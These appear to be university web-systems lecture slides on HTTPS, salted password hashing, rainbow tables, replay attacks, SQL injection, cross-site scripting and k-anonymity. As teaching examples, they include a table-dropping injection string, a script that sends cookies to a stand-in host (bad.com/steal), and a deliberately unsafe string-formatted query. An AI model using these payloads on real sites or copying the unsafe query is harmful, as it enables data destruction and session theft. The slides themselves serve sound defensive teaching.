
Review: Certificates and HTTPS

- A **certificate** is a file that contains information about public and/or private keys
- Step 4. If the CA indicates the certificate is valid, your browser gains access to the succulent public key within



Review: Certificates and HTTPS

- A **certificate** is a file that contains information about public and/or private keys
- Step 5. Your browser can *confidentially* negotiate a *symmetric key* with the website!
 - Note that you don't involve the client's public/private keypair



TLS/SSL

(Transport Layer Security / Secure Sockets Layer)

- HTTP over TLS => HTTPS
- TLS/SSL usually implemented by the server
 - Two common production web servers are Nginx and Apache
- Server decrypts HTTPS traffic so that the underlying HTTP request can be serviced
 - Server could be Nginx or Apache, etc.
 - Backend is `gunicorn` in EECS 485 AWS deployment

```
from flask import Flask
app = Flask(__name__)

@app.route("/")
def hello():
    return "Hello World!"

if __name__ == "__main__":
    app.run(ssl_context=('cert.pem', 'key.pem'))
```


Cert.pem and key.pem are public and private keys! (you better get the cert.pem signed or else clients will have browser errors)

One Slide Summary: Hashes, Net Sec

- We can **encrypt sensitive information** before storing it
 - Think: how does UM store your Uniqname/Password?
- We can use **cryptographic hash functions** to rapidly turn a plaintext string into a **hash value**
 - Hashing is **irreversible** mathematically, but potentially vulnerable to **rainbow table attacks**
- Web systems are **vulnerable** to several types of attacks
 - Man-in-the-Middle (MITM)
 - Replay
 - SQL Injection (databases)
 - Cross-site Scripting (XSS)

Hashing passwords


- Bad idea: server stores password in database



Registration form with the following fields and values:

- Username: awdeorio
- First name: Andrew
- Last name: DeOrio
- Email: awdeorio@umich.edu
- Password: (highlighted in blue)
- Confirm Password: (highlighted in blue)
- submit button

- User logs in, password plain text compared to db



Sign in form with the following fields and values:

- Sign in
- Username: awdeorio
- Password: (highlighted in blue)
- submit button

- What if someone gets a copy of the db?

Hashing passwords

- Better idea: server hashes password using a one-way hash function
- If someone gets the database, they don't get the passwords

- Store hashed password
- User enters a password at login
 - Hash that entry, see if it matches the hash!



Hashing passwords

- Example: MD5 (Message Digest, version 5)
 - Insecure! Compromise in ~seconds to ~hours
 - Collision attack: find two inputs that produce the same hash
 - Remember hash tables? We like hash functions that distribute well over their range
- Example: 512 bit SHA-2 (Secure Hash Algorithm version 2)
 - First published in 2001 by US National Institute of Standards and Technology (NIST)
 - Resistant to collision attacks
- **Takeaway:** we like hash functions that produce a massive change in range in response to a small change in domain

Example

- Using SHA-512 to hash a password

```
import hashlib
m = hashlib.sha512('bob1pass')
password_hash = m.hexdigest()
print(password_hash)
```


```
af1bd47889bfff89ccc889bc2aa61437c2ac90ee411618645bd4adbca1e02f8a2777
29093ea8ac094d3265352b75b12af1b4a50edd8fc5783cc0fac0411cde8c2
```

Thought question

- The most common passwords are:
 - 123456
 - 123456789
 - qwerty
 - password
 - 11111111
 - 12345678
- If someone gets a copy of my password database, what is a way they can work backwards from the hashes to the real passwords?

Rainbow tables

- Compute a table of passwords and hashes

A graphic titled "RAINBOW TABLE" showing a 3D perspective of a table with a rainbow-colored top surface. Below the graphic is a table with two columns: "Plaintext" and "MD5 Checksum".

Plaintext	MD5 Checksum
123456	e10adc3949ba59abbe56e057f20f883e
123456789	25f9e794323b453885f5181f1b624d0b
password	5f4dcc3b5aa765d61d8327deb882cf99
adobe123	7558af202997483d3afef3bb2b5a709d
12345678	25d55ad283aa400af464c76d713c07ad
qwerty	d8578edf8458ce06fbc5bb76a58c5ca4
1234567	fcea920f7412b5da7be0cf42b8c93759
111111	96e79218965eb72c92a549dd5a330112

- Can use this against many different databases

Protecting against rainbow tables

- Alter the way each password is hashed using a *salt*
- *Salt* is a random number appended to the password plain text
- Each password is encrypted with a different salt
- Store the salt with the password

- Salt: “**xyw**”; password: “lol”
 - Run “**xyw**lol” through hash algorithm!

- Now you would need a different rainbow table for every password!



Example: hashing with a salt

- Using SHA-512 to hash a password with a salt

```
import hashlib
import uuid

algorithm = 'sha512'

password = 'bob1pass'
salt = uuid.uuid4().hex
m = hashlib.new(algorithm)
m.update((salt + password).encode('utf-8'))
password_hash = m.hexdigest()
print(algorithm, salt, password_hash)
```

Example: encrypting with a salt

- In practice, we store the algorithm, password and salt in the database

```
import hashlib
import uuid
```

```
algorithm = 'sha512'
password = 'bob1pass'
salt = uuid.uuid4().hex
```

```
m = hashlib.new(algorithm)
```


```
password_salted = salt + password
m.update(password_salted.encode('utf-8'))
password_hash = m.hexdigest()
```

```
print("$".join([algorithm, salt, password_hash]))
```

```
sha512$523bbfca143d4676b5ecfc8ee42aca6d$fae41640d635cb42c3631e5a66a997e6f6ebfd2
5f6bb3f9777107d848c24bd2db9767242e803a881dbc5af73ddb7ee80d1d855db2568061bfb2ca
21fcf2dd5f
```

Login

- User logs in



Sign in

Username:

Password:


- Read password entry from database:
`sha512$<SALT>$<HASHED_PASSWORD>`
- Compute `sha512 (<SALT> + input_password)`
- Check if it matches `<HASHED_PASSWORD>`

Agenda

- **Network attacks**
 - **Eavesdropping**
 - Man-in-the-middle
 - Replay
- Web attacks
- Anonymity

We will not discuss

- Physical security
 - Steal the PostIt with the password
 - Break into machine room
- Local system security
 - Viruses, malware, ...




We will not discuss

- Leaks by authorized users
 - Disgruntled employees
 - Phishing
 - Idealists



We will not discuss


- Denial of Service
 - Zombies (compromised computers in botnets)



Whistle-Blower Out's NSA Spy Room

Ryan Singel  04.07.06



AT&T's central office on Folsom Street in San Francisco houses a secret room that allows the National Security Agency to monitor phone and internet traffic, according to former AT&T technician-cum-whistle-blower Mark Klein. [View Slideshow](#) 

AT&T provided National Security Agency eavesdroppers with full access to its customers' phone calls, and shunted its customers' internet traffic to data-mining equipment installed in a secret room in its San Francisco switching center, according to a former AT&T worker cooperating in the Electronic Frontier Foundation's lawsuit against the company.

Mark Klein, a retired AT&T communications technician, submitted an affidavit in support of the EFF's lawsuit this week. That [class action](#) lawsuit, filed in federal court in San Francisco last January, alleges that AT&T violated federal and state laws by surreptitiously allowing the government to monitor phone and internet communications of AT&T customers without warrants.

On Wednesday, the EFF asked the court to issue an injunction prohibiting AT&T from continuing the alleged wiretapping, and filed a number of documents under seal, including three AT&T documents that purportedly explain how the wiretapping system works.

According to a statement released by Klein's attorney, an NSA agent showed up at the San Francisco switching center in 2002 to interview a management-level

Whistle-Blower Outs NSA Spy Room

Ryan Singel  04.07.06



AT&T provided National Security Agency eavesdroppers with full access to its customers' phone calls, and shunted its customers' internet traffic to data-mining equipment installed in a secret room in its San Francisco switching center, according to a former AT&T worker cooperating in the Electronic Frontier Foundation's lawsuit against the

The evidence also shows that the government did not act alone. EFF has obtained whistleblower [evidence \[PDF\]](#) from former AT&T technician Mark Klein showing that AT&T is cooperating with the illegal surveillance. The undisputed documents show that AT&T installed a fiberoptic splitter at its facility at 611 Folsom Street in San Francisco that makes copies of all emails, web browsing, and other internet traffic to and from AT & T copies to the NSA. This copying includes both domestic and international Internet activities observed, "this isn't a wiretap, it's a country-tap."



On Wednesday, the EFF asked the court to issue an injunction prohibiting AT&T from continuing the alleged wiretapping, and filed a number of documents under seal, including three AT&T documents that purportedly explain how the wiretapping system works.

According to a statement released by Klein's attorney, an NSA agent showed up at the San Francisco switching center in 2002 to interview a management-level

NSA Data Center – near Salt Lake City




- "An article by Forbes estimates the storage capacity as between 3 and 12 exabytes in the near term, based on analysis of unclassified blueprints" (Wikipedia)
- exabyte => 1 million 1TB hard drives

Agenda

- **Network attacks**
 - Eavesdropping
 - **Man-in-the-middle**
 - Replay
- Web attacks
- Anonymity

Man-in-the-middle defense

- Verify validity of public key using Public Key Infrastructure (PKI)



Agenda

- **Network attacks**
 - Eavesdropping
 - Man-in-the-middle
 - **Replay**
- Web attacks
- Anonymity


Thought question

- If the message "Send \$100" is encrypted, does that defend against this attack?

- Why or why not?

Replay attack and encryption

- If a sensitive command is encrypted, someone can still resend the same encrypted message
 - e.g., the POST request associated with transferring money to an account!
- We need to augment encryption
 - Statefulness?



Replay attack defenses

- Require something unique in each message:
 - Timestamp
 - Sequence number
 - Nonce (random value drawn from a large space)
 - **Critically:** once a nonce is used, it cannot be used again!
- In real life
 - Check number is a unique sequence number
 - Bank shouldn't cash same check number twice

Agenda

- Network attacks
- **Web attacks**
 - SQL injection
 - Cross-site scripting (XSS)
- Anonymity

Web attacks

- Implicit trust between client-server...
 - Client sends good requests
 - Server sends good responses
- HTML, CSS... what could go wrong?
 - Malicious client may send **crafted** data that operates as *code* on the server
 - Malicious server may send **crafted** data that operates as *code* on the browser
- **SQL Injection** attacks occur when a *malicious client* sends strings of data that are interpreted as *database-modifying commands* by the server
- **Cross-site scripting** attacks occur when a *malicious server* sends strings of data that are interpreted as *behavior-modifying code* within the client

Aside: SQL Databases

- We use **Structured Query Language** to interact with **database systems**
- Database software efficiently store and search for large amounts of structure data
- Databases use **schemas** to represent structure:
 - **Tables** of data have many **rows** of data organized by **column**
 - Example: “users” table might have columns “userid”, “firstname”, “lastname”
 - “posts” table might have columns “postid”, “authorid”, “postcontent”
- We use SELECT, INSERT, UPDATE, DELETE commands

Aside: SQL Databases

- `SELECT * FROM users WHERE uniqname = "kjleach"`
 - Returns 1 row with 3 columns
- `SELECT uniqname FROM users WHERE userid = 1;`
 - Returns 1 row with 1 column
- `SELECT [whatever] FROM [table] WHERE [condition] ORDER BY [column] LIMIT #num`

Userid	Uniqname	Firstname
1	Kjleach	Kevin
2	Yhhy	Yu
3	Derp	Derpler


Aside: SQL Databases

- INSERT INTO users (userid, uniqname, firstname) VALUES (4, “asdf”, “Bill”)
- UPDATE users SET userid=5, uniqname=blah, firstname=no WHERE userid=2
- **You can also JOIN multiple tables together for big queries**
- SELECT post.content, users.firstname FROM posts JOIN users ON posts.authored=users.userid

Userid	Uniqname	Firstname
1	Kjleach	Kevin
2	Yhhy	Yu
3	Derp	Derpler

postid	Authorid	Content
1	1	Hello
2	1	World
3	2	Sup

SQL Injection



```
SELECT hash FROM passwords WHERE  
user='jkllooste';
```

- What about user name
' ; DROP TABLE passwords --

```
SELECT hash FROM passwords WHERE  
user=' ' ; DROP TABLE passwords; -- '
```

SQL injection defense

- Escape all user input!

- Python/Flask *bad* example

```
cur = connection.execute(
    "SELECT * FROM users "
    "WHERE username = '{ }' ".format(username)
)
```

The `username` string could be SQL code!

- Python/Flask *good* example

```
cur = connection.execute(
    "SELECT * FROM users "
    "WHERE username = ?",
    (username,)
)
```

SQLite3 escapes `username` string so it's guaranteed to be data only

Cross-site scripting attack

1. I have an account on Insta485
2. I notice that when I add a post, the title is displayed in the page's HTML, including any HTML tags or scripts
3. I add a post called
Check this out! `<script src="http://bob.com/cookiejar.js">`
4. You load my post page and run my script
5. My script steals info from user or the DOM

Cross-site scripting attack

- Scripting meets Phishing
- Better yet, I send you an email with this link:

```
<a href="http://usefulsite.com/search?q=<script  
src="http://bob.com/cookiejar.js">Check out these puppies!</a>
```

```
/* cookiejar.js */  
Document.location.replace(  
  'http://bad.com/steal?cookie=' +  
  document.cookie  
)
```

Protecting against SQL Injection and XSS

- "Escaping": making sure text can't be interpreted as code.
Don't ever trust the end user to give you sensible input
- SQL injection: pass placeholders to database with a separate array to fill them in
- XSS: Use HTML escapes
 - `<script>` => `<script>`

Agenda

- Network attacks
- Web attacks
 - SQL injection
 - Cross-site scripting (XSS)
- **Anonymity**

Data leaks in the recent past

- Washington state school records
- University of Washington hospital: ~1M patients
- Credit information on basically everyone in the US
- Modern view: if you collect data, you're responsible for protecting it

Data that's stored about you

- Google

- All your e-mails and chat messages
- Your location history (where your phone has been, computers you've logged into)
- All your web searches
- Backups onto Google Drive

- University of Michigan

- (You can ask for almost all of this yourself!)
- Grades
- Notes from meetings with advisors
- Admissions decisions
- Who's been referred to the Honor Council

Designing databases that resist data leaks

- Store only the data you need
 - My opinion: data is often a liability, not an asset
- K-anonymization
- Differential privacy

GPA database

Name	UMID	Graduation Year	Major	GPA
Julie Gutierrez	44939939	2020	Data Science	3.2
Lynn Sanders	30937493	2021	Computer Science	2.1
Susan Chandler	33847738	2021	Computer Science	3.8
Yaying Lu	33943383	2023	Data Science	2.9
Emma Jenkins	93748832	2020	Computer Science	3.4
Elijah Jackson	33783393	2023	Data Science	3.9

K-anonymity

- Ensure tuple cannot be distinguished from $k-1$ other tuples
 - Bin tuples by generalizing quasi-identifiers
 - At least k fall in each bin
- Ranges to generalize numeric data
- User-defined functions for other data

K-anonymity

Name	UMID	Graduation Year	Major	GPA
Julie Gutierrez	44939939	2020	Data Science	3.2
Lynn Sanders	30937493	2021	Computer Science	2.1
Susan Chandler	33847738	2021	Computer Science	3.8
Yaying Lu	33943383	2023	Data Science	2.9
Emma Jenkins	93748832	2020	Computer Science	3.4
Elijah Jackson	33783393	2023	Data Science	3.9

- Assume Julie told me she was a DS major and I noticed she was a member of the "Class of 2020" Facebook group.
- If I have this database, can I know her GPA?

K-anonymity

Graduation Year	Major	GPA
2020	Data Science	3.2
2021	Computer Science	2.1
2021	Computer Science	3.8
2023	Data Science	2.9
2020	Computer Science	3.4
2023	Data Science	3.9

- Assume Julie told me she was a DS major and I noticed she was a member of the "Class of 2020" Facebook group.
- If I have this database, can I know her GPA?

Thought Question

- How could we change the "Graduation Year" column so that
 - If I know someone's year and major
 - There are at least two rows that potentially match
 - We'll call this "2-anonymous"

Graduation Year	Major	GPA
2020	Data Science	3.2
2021	Computer Science	2.1
2021	Computer Science	3.8
2023	Data Science	2.9
2020	Computer Science	3.4
2023	Data Science	3.9

Downsides to k-anonymity

- Lose information when you transform data
- NP-hard to find optimal k-anonymization
 - Optimal: losing the least information
 - Intuition about why it's hard: have to consider any possible query

Downsides to k-anonymity

Graduation Year	Major	GPA
2020-2023	Computer Science	1.1
2020-2023	Computer Science	0.3
2021-2023	Data Science	3.2
2021-2023	Data Science	2.6

- If everyone in a group has the same sensitive information, k-anonymity doesn't help

Designing databases that resist data leaks

- Store only the data you need
 - My opinion: data is often a liability, not an asset
- K-anonymization
- **Differential privacy**

Differential privacy

Name	Major	GPA
David	Data Science Computer Science	3.2
Kathryn	Data Science	2.1
Haydee	Computer Science	3.8

- Assume I can only ask for averages
 - "What was the average GPA of computer science students?"
- If I know the GPA of David and Kathryn, I can solve for Haydee's.

Differential privacy

